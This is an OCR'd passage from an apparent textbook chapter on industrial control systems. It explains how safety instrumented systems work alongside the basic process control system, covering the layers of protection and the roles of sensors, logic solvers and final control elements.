


Figure 18.77: BPCS architecture

- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform “specific control functions” to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:



Mitigation
Prevention
Emergency response
(plant/community)
Passive protection
(bund/dike)
Active protection
(relief valve/ rupture disk)
Incident
Safety instrumented system
Trip
Operator intervention
Alarm
Process control
(BPCS)
Process design

Figure 18.78: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.


